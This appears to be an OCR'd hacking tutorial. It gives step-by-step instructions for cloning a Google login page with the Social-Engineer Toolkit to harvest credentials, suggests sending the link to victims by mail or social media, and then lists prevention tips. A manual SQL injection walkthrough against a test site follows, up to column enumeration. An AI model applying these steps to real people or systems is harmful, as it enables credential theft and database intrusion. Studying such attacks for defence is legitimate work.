
DISCLAIMER: This is only for testing purposes and can only be used where strict consent has been given. Do not use this for illegal purposes, period. Please read the LICENSE under readme/LICENSE for the licensing of SET.

Supported platforms:


- Linux (we used in Linux machine)
- Mac OS X (experimental)

Creating Phishing Website using SET TOOL


Kali linux have this SET tool preinstalled so we can directly open it from application menu. When you click and open that it should look like this.



You can see there are so many options but we going to use option 2 “Website Attack Vectors”




After Selecting Website Attack Vectors it will show bunch of options but we going to use option 3 “Credential Harvester Attack Method”




In that there are 3 options 1st option have some templates, you can use that or else you can go for 2nd option , in that you can clone any website.


Last one is advance method where you can import templates but in our case we going to use 1st option.




Before choosing our template it will ask for IP address of your machine and don't forgot to start your apache server because we hosting our website in our apache server



Now you can choose any of these template. In my case I am going to use google option 2 and lets check it works




Successfully created our phishing web page on our Kali machine. Now lets share our IP address of our kali machine to the victim, you can share it through mail or social media networks. In my case I directly entering my ip address in the windows 7 machine and load the web page.



Now you can see after entering login credential it will redirect to the original website but login information are shown in kali linux terminal.

By this victim does not know there data got theft so be careful with suspicious link .



Prevention Method

- Deploy a web filter to block malicious websites.
- Encrypt all sensitive company information.
- Convert HTML email into text only email messages or disable HTML email messages.
- Develop a security policy that includes but isn't limited to password expiration and complexity.
- Keep all systems current with the latest security patches and updates
- Deploy a SPAM filter that detects viruses, blank senders, etc.
- Avoid clicking embedded links

2. SQL INJECTION


SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.


SQLi Manual method

We going to Perform SQL injection Manually on testphp.vulnweb.com http://testphp.vulnweb.com step by step. You can use any browser but I prefer to use firefox in my case.


STEP 1: open the website and search for the link which have something = something.for example “userid = 3”.




STEP 2: In my case the link has cat = 1 so tried to include apostrophe “ ’ ” to check whether the website is vulnerable to SQLi. If the website react to the apostrophe the website is vulnerable we can proceed some steps to get information from the database.




STEP 3: Include “order by 1” in the end of the URL and note any changes in the website. If not increase the number till it shows some changes in the website




STEP 4: In my case “order by 12” showing some error as we can see in the below figure.



